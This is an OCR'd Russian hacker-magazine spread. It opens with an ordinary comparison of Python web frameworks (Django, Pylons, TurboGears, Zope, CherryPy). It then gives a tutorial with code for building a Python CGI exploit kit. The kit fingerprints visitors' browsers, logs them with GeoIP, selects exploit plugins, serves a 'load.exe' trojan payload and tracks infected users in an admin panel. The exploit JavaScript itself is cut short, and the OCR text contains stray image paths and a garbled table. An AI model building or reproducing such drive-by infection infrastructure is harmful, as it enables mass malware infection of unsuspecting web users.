1) Создать новый проект командой django-admin.py startproject mysite.

2) Запустить локальный сервер: python manage.py runserver.

3) Запустить браузер и перейти по адресу http://127.0.0.1:8000 — откроется симпатичное окно с приветствием.

При знакомстве с Django в первую очередь подкупает его встроенный интерфейс администратора. В удобной форме он позволяет работать с контентом написанного сайта. Необходимо немного изменить настройки, и по адресу http://127.0.0.1:8000/admin в браузере можно запустить страницу, через которую можно управлять контентом (например, просматривать содержимое базы данных и изменять его).

Архитектура Django несколько отличается от классического MVC. Контроллер классической модели MVC примерно соответствует уровню, который в Django называется «Вид», а презентационная логика Вида реализуется уровнем Шаблонов. Из-за этого уровневую архитектуру Django часто называют «Модель-Шаблон-Вид» (MTV).

Для моделей Django предоставляет уровень абстракции, который избавляет от необходимости писать SQL-запросы для получения/сохранения данных в базу данных. Все таблицы, которые используются в приложении, пишутся в виде классов в отдельном файле models.py. Далее в коде, при помощи методов этих классов, происходит манипуляция содержимым таблиц. Таким образом, работа с базой данных становится полностью объектно-ориентированной. Django поддерживает работу с основными базами данных (PostgreSQL, SQLite3, MySQL, Oracle).

Также отметим весьма гибкий способ отображения urlов на функции приложения — при помощи регулярных выражений.

При разработке приложения удобно пользоваться встроенным сервером — он автоматически определяет изменения в файлах исходного кода проекта и перезапускается. Результат внесенных в код изменений сразу же отображается на веб-странице браузера, но использовать его в качестве «боевого» крайне не рекомендуется, так как однопоточен и не предусматривает никаких мер безопасности. Для этих целей придется настраивать нормальный сервер (например, Apache). Назовем некоторые недостатки Django:

• Язык шаблонов хоть и простой, но не очень «питоничен».

• Не слишком удобная работа с AJAX;

• Некоторым кажется, что в нем многовато «магии»;

• Могут возникнуть трудности при замене компонентов (если ты не дружишь с регулярными выражениями, которые широко используются при отображении url'ов, то тебе может захотеться использовать другой диспетчер). Бытует мнение, что Django-разработчики частенько изобретают велосипеды (правда, Django дает возможность делать это легко и быстро).

PYLONS

Pylons появился в сентябре 2005-го на основе Paste (набора утилит для разработки веба на Python'е; это своего рода фреймворк для фреймворков). Его создатель — Бен Бангерт. Среди всех фреймворков именно Pylons лучше всего отвечает WSGI-архитектуре, причем он был задуман таким с самого начала. В мире фреймворков он является своего родом антиподом Django. Все его компоненты образуют middleware-стек (о котором упоминалось чуть выше при описании WSGI). Программист может заменить любую из составляющих этого стека на другой middleware. Такой подход делает Pylons потрясающе гибким! Между прочим, нечто сходное можно увидеть у Unix-систем. Те следуют принципу: лучше много ускоспециализированных утилит, каждую из которых можно заменить на что-то более подходящее, чем одна большая, которая умеет все. Очень сильное влияние на него оказал набиравший тогда популярность Ruby On Rails — такие важные компоненты как Routes и WebHelpers взяты именно из RoR.


Pylons содержит следующие компоненты: Paste как веб-сервер, SQLAlchemy для ORM, Mako (или Myghty) для шаблонов, Routes как диспетчер url-запросов. Полезными функциями обладает WebHelpers (например, работа с AJAX, создание RSS). Еще раз подчеркну, что любой из этих компонентов можно заменить по вкусу. Таким образом, Pylons закрывает практически все вышеупомянутые недостатки Django: гибкость в выборе компонентов, удобная работа с AJAX. К тому же, имевшие ранее дело с Ruby On Rails сразу почувствуют себя в своей тарелке. Тем не менее, Pylons не лишен недостатков. Как ни странно, они вытекают из его достоинств:

• **Pylons** не занимается документацией, поддержкой и улучшением компонентов, которые в нем можно использовать — эта ответственность



links

- http://djbook.ru — русский перевод книги по Django (правда, местами еще неполный).
- http://pyobject.ru/blog/2007/01/31/concepts-of-pylons — описание Pylons, сравнение с Django и TurboGears.
- http://en.wikipedia.org/wiki/Comparison_of_web_application_frameworks — сравнение веб-фреймворков (не только Питоновских).



MI (ZOPE MANAGEMENT INTERFACE) — ИНТЕРФЕЙС УПРАВЛЕНИЯ ОБЪЕКТАМИ ZOPE



info

- Один из создателей Django — профессиональный журналист, и это лучшим образом сказалось на качестве документации!

- Сразу после выхода TurboGears приобрел огромную популярность: за первые 3 месяца было скачано более 30000 скринкастов.

- В Zope Corporation (фирме-создательнице Zope) с 2000 по 2003 год работал сам Гвидо ван Россум (автор Python'a).

лежит на производителях компонент. В результате, если, к примеру, ты наталкиваешься на баг при использовании SQLObject, то трудно понять, кто виноват: Pylons или SQLObject. Отсюда также следует, что чаще всего документацию придется искать не по Pylons, а по какому-то отдельному компоненту. И не всегда он бывает документирован надлежащим образом.

• Отметим меньший размер комьюнити по сравнению с Django или TurboGears. Но не стоит из этого делать поспешных выводов о качестве. Например, есть возможность без проблем установить контакт непосредственно с лидерами проекта. Кроме того, баги фиксятся быстро и эффективно (что не всегда можно сказать о том же Django).

TURBOGEARS

Так же, как и Django, TurboGears был разработан для быстрого создания новостных сайтов. Но его автор, Кевин Дангор, пошел по другому пути. Дело в том, что когда Django создавался (2000), еще не существовало необходимых компонент (например, SQL ORM), поэтому разработчикам пришлось создавать собственные решения. TurboGears же разрабатывался позже, поэтому перед Кевином был довольно богатый выбор уже готовых компонент. Кевин выбрал лучшие и разработал новый фреймворк — TurboGears. Были выбраны: CherryPy для диспетчеризации url как http-сервер и система конфигурации; Kid для шаблонов; SQLObject для базы данных; MochiKit для Javascript. Поскольку тогда не было подходящих компонент для интерфейса администратора, авторизации пользователей, работы с формами, то они были разработаны с нуля.

Однако такой подход поставил TurboGears в зависимое положение от развития выбранных сторонних компонент, что и привело к неприятным последствиям. Поддержка Kid прекратилась, и ему на смену пришел Genshi. SQLAlchemy начал вытеснять SQLObject. Были обнаружены недостатки в библиотеках Javascript. К тому же, некоторые пользователи требовали WSGI, Routes и Cheetah. Пришлось принимать меры: проблему с шаблонами решили, разработав новый шаблонный движок Buffet, были написаны HOWTOs для SQLAlchemy; CherryPy 3 начал поддерживать WSGI и Routes.

Разработчики пришли к мысли, что понятие «лучший компонент» субъективно и непостоянно. Фокус был смещен в сторону гибкости, которой изначально TurboGears (как и Django) был обделен. Именно поэтому в 2007 году свет увидел TurboGears2, который был построен на основе Pylons. Конечно, это не значило, что TurboGears слился с Pylons, хотя событие и сблизило комьюнити обоих фреймворков. TurboGears по-прежнему держит курс на использование сторонних, дружественных к пользователю компонент, Pylons же концентрирует усилия на компонентах, составляющих его «ядро». Оба стараются использовать общие компоненты для общих нужд (например, хотя Pylons и использует по умолчанию для шаблонов Mako, он также поддерживает использование Genshi, который характерен для TurboGears). На данный момент поддерживаются обе ветки: 1.x и 2.x, но рекомендуется по возможности переходить на 2.x.

Недостатки:

• Недальновидная ставка на «лучшие сегодня» компоненты (со временем ситуация может измениться);

• Неполная совместимость 1.x и 2.x версий;

• По сравнению с Django: не такая полная документация (местами содержит рецепты и примеры, а не справочники); менее прозрачная схема urlов.

ZOPE

Как уже упоминалось, Zope был первым из полноценных питоновских веб-фреймворков, и его архитектура достаточно сильно отличается от архитектуры собратьев. Особенностью Zope является объектно-ориентированность: все данные представляются в виде компонентов, занимающих определенное место в общей иерархии и хранящихся во встроенной объектной базе данных

Project	Ajax	MVC framework	MVC Push/ Pull	i18n & l10n?	ORM	Testing framework(s)	DB migration framework(s)	Security Framework(s)	Template Framework(s)	Caching Framework(s)	Form Validation Framework(s)
CherryPy				Yes		No, because unittest and doctest are standard Python modules			CherryTemplate	Yes	
Django	Yes	Yes	Push	Yes	Django ORM	Yes	No (plugin exists, might be merged into trunk when more stable and feature complete)	ACL-based	Yes	Yes	Yes
Grok	Yes	Yes	Pull	Yes	OODBMS called ZODB, SQLAlchemy, Storm	Unit Tests, Functional Tests	ZODB Generations	Yes	Yes	Yes	Yes
Pylons	helpers for Prototype and script.aculo.us	Yes	Push	Yes	SQLObject, SQLAlchemy	via nose			pluggable (mako, genshi, myghty, kid, etc.)	Beaker cache (memory, memcached, file, databases)	preferred formencode
TurboGears	Toolkit-independent, provides support via JSON	Yes	Push	Yes	SQLAlchemy (default), SQLObject	nose	No	Repoze.what & Repoze.who	Genshi, additional plugins available	Support for memcached, and any WSGI compliant system	ToscaWidgets, utilizing FormEncode
web2py	Yes	Yes	Push	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Django	Yes	Yes	Push	Yes	native OODBMS called ZODB, Django ORM	Yes	might be merged into trunk when more stable and feature complete)	ACL-based	Yes	Yes	Yes
					OODBMS called						

СРАВНЕНИЕ НЕКОТОРЫХ **ФРЕЙМВОРКОВ**

(ZoBD). По сути, программирование в Zope сводится к проектированию иерархии компонентов. Многие фишки Zope стали следствием такого подхода. Например, механизм acquisition — нечто похожее на наследование в ООП: каждый объект наследует поведение и свойства объектов, в иерархии которых находится (родителей). По правде говоря, такое поведение может послужить источником сюрпризов, поэтому в Zope3 использование механизма сделали явным. Многие ставили Zope в упрек монолитность и громоздкость, поэтому в конце 2004 года общественность увидела Zope3. Главным отличием стала модульность фреймворка, что придало ему еще большую гибкость. Причем, он не поддерживал обратной совместимости с Zope2, что обусловило внедрение парадигм Zope3 в прежнюю Zope2. Таким образом, сейчас развиваются обе ветки. С 2007 года появилась возможность устанавливать модули, пользуясь питоновской egg-технологией. На данный момент это единственный способ обновлять Zope3 (последнее обновление «одним куском» 3.4 было в начале 2009 года и больше не предвидится). Zope — активно развивающийся стабильный продукт. В 2006 появился Grok — новый веб-фреймворк, расширяющий идеи Zope3.

TWISTED

Основывается на парадигме событийно-ориентированного программирования: следуя ей, пользователь пишет короткие функции обратного вызова, которые затем вызываются фреймворком. Центральной является концепция отложенных вычислений. Вычисление некоторого выражения может оказаться невозможным (например, для этого требуются данные от удаленного клиента). Такие выражения могут существовать в виде объектов, но их значение не может быть запрошено. С каждым выражением связана цепочка функций обратного вызова. Когда необходимые данные становятся доступными, результат вычисления выражения передается по этой цепочке. Работа с потоками организована по тому же механизму.

CHERRYPY

Одной из целей создателя языка — Реми Делона — было сотворение библиотеки, которая бы максимально соответствовала питоновскому стилю (как раз то, чего порой не хватает Django или Zope). Это позволило разработчикам использовать фреймворк как любой обычный модуль Python и не думать об особенностях веб-программирования.

CherryPy представляет собой надстройку над http-протоколом, но остается на низком уровне. Он может выступать в качестве самостоятельного веб-сервера или работать под управлением другого серверного приложения, поддерживающего протокол WSGI. Он не занимается такими задачами, как обработка шаблонов для вывода данных, доступ к базе данных и авторизация пользователя. Фреймворк расширяется за счет фильтров, простых интерфейсов, состоящих из функций, которые вызываются в определенных точках процесса обработки запросов/ответов.

Как уже упоминалось, CherryPy был выбран в качестве компонента TurboGears для диспетчеризации url как http-сервер и система конфигурации, что говорит о том, что в то время он был лучшим.

ЗАКЛЮЧЕНИЕ

Из множества питоновских веб-фреймворков пока можно выделить трех фаворитов: Django, Pylons и TurboGears. И если с последним у некоторых могут возникнуть сомнения, то Django и Pylons можно смело рекомендовать для разработки сайта. Если тебя привлекает гибкость и модульность — значит, выбор падает на Pylons. Если устраивает целостный, хорошо настроенный и документированный набор компонент — используй Django.

В действительности, каждый фреймворк имеет свои удобства (иначе он бы не приобрел известность). Фреймворк — это всего лишь инструмент, и то, какой будет выбран, в первую очередь должно зависеть от поставленной задачи, и только потом от его популярности.

РОМАН «PREDIDENTUA» ХОМЕНКО / HTTP://TUTAMC.COM /



ГРУЗИ СПЛОИТЫ БОЧКАМИ!

Пишем движок для сплоит-связки на Python

Fiesta, Fire-Pack, IcePack, Tornado и множество других связок сплоитов знает мир хакеров, но ни одна из них не написана на Python'е. Этот пробел мы и будем устранять.

Связка сплоитов — это web-система, которая объединяет несколько сплоитов. При заходе пользователя на страничку сплоиты применяются, вследствие чего происходит загрузка полезного программного обеспечения (бота, трояна, кейлогера) на компьютер юзера. Кроме того, связка ведет статистику, где фиксирует, кто заходил на страницу, и кто из юзеров был «пробит» сплоитом и заражен трояном. Мы разберем технологию, как практически реализуется эта связка, но не будем внедряться в сам процесс сплоитописания (поскольку это тема отдельной статьи, а точнее — целой сотни статей).

ИТАК, В НАШЕЙ ПЛАНИРУЕМОЙ СВЯЗКЕ Я БЫ ВЫДЕЛИЛ ЧЕТЫРЕ ЧАСТИ:

- **выбор сплоита;**
- **отдача полезной нагрузки;**
- **админка;**
- **сплоиты.**

Для чего нужна каждая часть, мы подробно узнаем в процессе ее реализации.

ЫНДЕКС.PY

Первая и самая главная часть, далее именуемая «Ы», на запрос пользователя должна проанализировать его браузер и отдать страницу с тем сплоитом, который с наибольшей вероятностью «пробьет» юзера. Кроме того, скрипт занесет в базу данных статистику о пользователе. Мы будем реализовывать простой вариант, когда пользователю отдается только один сплоит. Разумеется, в большинстве случаев лучше использовать несколько сплоитов, которые поочередно применяются ротором на JavaScript, но эту идею мы прибережем для следующих релизов.
Реагировать на запрос юзера будем через cgi (о нем читай во врезке).
Для тестирования этого хозяйства лучше всего скачать Denwer и модуль к нему для Python'a (я уже скачал, установил, настроил для тебя, так что просто копируй с нашего диска и запускай).
Первый модуль будет полностью содержаться в файле Ындекс — index.py. Для отображения страницы с использованием CGI надо указать, что скрипт написан на Python'e, и еще нужно обязательно указать заголовок с полем Content-type, пустую строку для отделения заголовка от основного тела и непосредственно наш HTML:

КОД СКРИПТА LOAD.PY

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import os,sys
import sqlite3
import pygeoip
from StringIO import StringIO

# здесь статистика, аналогичная index.py

try:            # Windows only
  import msvcrt
  msvcrt.setmode(sys.stdout.fileno(),os.O_BINARY)
except ImportError: pass

print 'Content-Type: application/x-octetstream'
print 'Content-Disposition: attachment; \
  filename=load.exe'
print 'Content-Title: load.exe'
print

sys.stdout.write(
   file(r"./data/load.exe", "rb").read() )
```

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

print 'Content-type: text/html'
print
print '<h1>XEK</h1>'
```

Чтобы разрешить CGI, еще нужно создать файл .htaccess со строчкой:

```
Options +ExecCGI
```

CGI-интерфейс, кроме отдачи страницы в браузер, позволяет получать некоторую дополнительную информацию. В первую очередь нас интересует, откуда юзер пришел — referer, его IP, а также User-agent — все это хранится в переменной environ из модуля os. Получить их можно вот так:

```
import os

ip = os.environ["REMOTE_ADDR"]
ua = os.environ["HTTP_USER_AGENT"]
rf = os.environ["HTTP_REFERER"]
```

Более красивый способ, через GET:

```
ua = os.environ.get("HTTP_USER_AGENT",'N/A')
```

Если User-agent не определен, тогда переменной будет присвоен второй аргумент, строка 'N/A'.
Информацию о пользователе мы получили. Настало время сохранить ее в базу данных (мы используем SQLite). Кстати, совсем забыл — в статистику лучше добавить и страну происхождения юзера. Для этих целей используются специальные базы соответствия IP-адреса и страны. Мы будем использовать бесплатную версию базы с сайта http://maxmind.com. Чтобы работать с ней легко и непринужденно, скачай библиотеку с сайта http://code.google.com/p/pygeoip. Скопируем эту библиотеку и базу в папку pygeoip. Тогда в нашем скрипте Ындекс.py станет возможным использовать код:

РАЗУМЕЕТСЯ, В БОЛЬШИНСТВЕ СЛУЧАЕВ ЛУЧШЕ ИСПОЛЬЗОВАТЬ НЕСКОЛЬКО СПЛОИТОВ, КОТОРЫЕ ПООЧЕРЕДНО ПРИМЕНЯЮТСЯ РОТОРОМ НА JAVASCRIPT.

```
import pygeoip
gi = pygeoip.GeoIP('./pygeoip/GeoIP.dat')
cc = gi.country_code_by_addr(ip)
```

В результате его работы в переменной 'cc' появится сокращение страны — ru, ua, us. Чрезвычайно удобная библиотека!

SQLITE

Вернемся к SQLite. Для примера напишем скрипт инсталляции install.py и разместим его в папке data. Он будет создавать пустую базу данных с двумя таблицами:

КОД СКРИПТА INDEX.PY

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import os
import sqlite3
import pygeoip


ip = os.environ.get("REMOTE_ADDR", 127.0.0.1')
ua = os.environ.get("HTTP_USER_AGENT", '')
rf = os.environ.get("HTTP_REFERER", '')

gi = pygeoip.GeoIP('./pygeoip/GeoIP.dat')
cc = gi.country_code_by_addr(ip)

conn = sqlite3.connect('./data/base.db')
conn.execute('INSERT INTO enter (ip,ua,rf,cc) \
  VALUES (?,?,?,?)',(ip,ua,rf,cc))
conn.commit()
conn.close()


for fname in os.listdir('sploits'):
  if fname.endswith('.py'):
    plugin_name = fname[:-3]
    if plugin_name != '__init__':
      plugins=__import__('sploits.'+plugin_name)
      plugin = getattr(plugins,plugin_name)
      if plugin.init(ua):
        plugin.run()
        exit()

print 'Status: 404 Not Found'
print 'Content-type: text/html'
print
print 'Not Found'
```









Сюда желательно добавить проверочку на предмет установления факта «а заходил ли пользователь к нам раньше?». Если заходил — продемонстрировать ошибку 404. Этот код ты сможешь реализовать сам или подсмотреть в исходнике на нашем диске.



links

- Крупнейшее вместилище багов: milw0rm.com.
- IDE PyScripter: code.google.com/p/pyscripter.
- Сайт SQLite: www.sqlite.org.
- Сайт Python'а: python.org.



dvd

- На диске покоятся полные скрипты написанной связки сплоитов.
- Без демонстрационного видео я тебя не оставлю — смотри его с нашего диска.

```
import sqlite3

conn = sqlite3.connect('base.db')
conn.execute("CREATE TABLE enter \
  (id INTEGER PRIMARY KEY AUTOINCREMENT, ip, \
  ua, rf, cc, date DEFAULT CURRENT_TIMESTAMP)")
conn.execute("CREATE TABLE load \
  (id INTEGER PRIMARY KEY AUTOINCREMENT, ip, \
  ua, rf, cc, date DEFAULT CURRENT_
TIMESTAMP)")
conn.commit()
conn.close()
```

В первой строчке мы импортируем библиотеку для работы с sqlite3. Далее — создаем подключение к базе данных; если файла нет, то он сразу будет создан автоматически. Затем к базе данных мы делаем два SQL-запроса по созданию таблиц: одну для сохранения информации всех пользователей, которые зашли на связку, а вторая — для зараженных юзеров. Как видим, SQL-синтаксис несколько упрощен тем, что не указывается тип поля, потому что типы полей при создании таблицы декларативные. При сохранении записи движок сам определяет, в каком формате их сохранять. Тип данных конкретного столбца может меняться от строки к строке. Также мы видим созданные нашими руками два автоматических поля; первое — автоинкрементный ключ, а второе — поле date. В него автоматически записывается текущая дата и время. Теперь в наш файл Ындекс.ру можно добавить строчки для ведения статистики:

```
conn = sqlite3.connect('./data/base.db')
conn.execute('INSERT INTO enter (ip,ua,rf,cc)\
  VALUES (?,?,?,?)',(ip,ua,rf,cc))
conn.commit()
conn.close()
```

ЗАГРУЗКА ПЛАГИНОВ СО СПЛОИТАМИ

После сбора статистики обычно следует проверка на браузер, результат которой определит выбор конкретного сплоита из списка. Мы поступим чуть красивее — будем использовать плагины, размещенные в папке data/sploits. Каждый сплоит представляет собою файл, содержащий две функции — init и run. Функция init на вход получает user-agent и определяет, сможет ли она пробить браузер; если да — возвращает 1, если нет — 0. А мы в свою очередь, если получили 1, запускаем функцию run, которая вставляет эксплоит в страницу. С плагинами мы уже работали во время написания jabber-бота для администрирования, а код, который загрузит все плагины и запустит их, можно подсмотреть на врезке.
Если же мы обработали все плагины и они с прискорбием сообщили, что не смогут пробить браузер пользователя, — придется показать тому страницу с ошибкой 404:

```
print 'Status: 404 Not Found'
print 'Content-type: text/html'
print
print 'Not Found'
```


Сами сплоиты зачастую выглядят так: вначале идет обычная проверка на версию браузера и операционной системы, а дальше, в run — вывод или правильного яваскрипта, или картинки/флешки, или другого интересного объекта:

```
def init(ua):
  if ua.find('Opera/9.6') and \
    ua.find('Windows NT'):
      return 1
  return 0

def run(url):
  print "Content-type: text/html"
  print
  print '''
<script language=JavaScript>
function dc(x){var l=x.
length,b=1024,i,j,...'''
```

CGI

CGI (от англ. Common Gateway Interface — «общий интерфейс шлюза») — стандарт интерфейса, используемого для связи внешней программы с веб-сервером.
Сам интерфейс разработан так, чтобы можно было использовать любой язык программирования, который может работать со стандартными устройствами ввода/вывода. Такими возможностями обладают даже скрипты для встроенных командных интерпретаторов операционных систем, поэтому в случаях, когда нет нужды в сложной функциональности, могут использоваться эти простые командные скрипты.
Хотя мы и используем CGI для примера из-за простоты, на практике он уступает альтернативам (FastCGI, SCGI, WSGI и пр.).



КАК IDE ДЛЯ PYTHON ИСПОЛЬЗОВАЛ PYSCRIPTER

ОТДАЧА ПОЛЕЗНОЙ НАГРУЗКИ

Сработавший в браузере сплоит всегда старается загрузить на ЭВМ юзера полезный груз — в нашем случае со скрипта load.py. Этот скрипт должен сначала занести статистику в файл базы, а затем — отдать нагрузку, файл load.exe. Со статистикой мы уже разобрались — код, аналогичный таковому из Ындекс.py, но вносит он данные не в таблицу enter, а в load.

В отдаче файла есть один нюанс, связанный с виндой, потому что в ней нужно указывать поток буфера вывода и работать в бинарном режиме:

```
import msvcrt
msvcrt.setmode(sys.stdout.fileno(), os.O_BINARY)
```

Далее следуют обычные строчки с типом контента и вывод в буфер вывода:

```
sys.stdout.write( \
      file(r"./data/load.exe", "rb").read() )
```

АДМИНКА

Админка — технически самая простая и одновременно самая трудоемкая часть. В ней нужно реализовать вывод множества статистических данных. Здесь мы реализуем минимальный функционал с выводом таблицы enter и load. Главная часть кода состоит из нескольких простых строчек, а остальную часть можно посмотреть на диске:


```
conn = sqlite3.connect('./../data/base.db')
for row in conn.execute("select * from %s \
   order by date desc" % table):
  print '<tr>'
  print '<td>%s</td><td>%s</td>' \
    % (row[0], row[1])
  print '</tr>'
conn.close()
```

NAME IT!

Итак, связка создана. Можно хоть сейчас загружать в нее пару сплоитов и заливать на сервак. Хотя нет, осталась одна очень важная часть — название связки. «Как вы яхту назовете — так она и поплывет», поэтому я поименую наш сегодняшний крейсер «Sergant Sploit Pack». Вот когда в него будут добавлены сплоиты, шифрование сплоитов и JavaScrip ротор — тогда и переименуем в General Sploit Pack. В общем, пользуйся нашим примером для изучения питона, но ни в коем случае не порабощай машины бедных ушастых юзеров! А если возникнут вопросы — задавай их мне, грешному. Кроме того, не забудь заглянуть на диск с целью поиска ништяков, поскольку и тут мы тебя не обманем — сорцы, бонусы и]I[-видео, демонстрирующее работу нашей связки со старенькой оперой, не разочаруют. Адиос!]I[

SQLite

SQLite — это встраиваемая база данных. Слово «встраиваемая» означает, что SQLite не использует парадигму клиент-сервер; то есть движок SQLite не является отдельно работающим процессом, с которым взаимодействует программа, а предоставляет библиотеку, с которой программа компонуется, вследствие чего движок становится составной частью программы. Таким образом, в качестве протокола обмена используются вызовы функций (API) библиотеки SQLite. Подобный подход уменьшает накладные расходы, время отклика и упрощает программу. SQLite хранит всю базу данных (включая определения, таблицы, индексы и данные) в единственном стандартном файле на том компьютере, на котором исполняется программа. Простота реализации достигается за счет того, что перед началом исполнения транзакции весь файл, хранящий базу данных, блокируется; ACID-функции достигаются, в том числе, за счет создания файла-журнала. Несколько процессов или потоков могут одновременно без каких-либо проблем читать данные из одной базы. Запись в базу можно осуществить только в том случае, если никаких других запросов в данный момент не обслуживается; в противном случае попытка записи оканчивается неудачей, и в программу возвращается код ошибки. Другим вариантом развития событий является 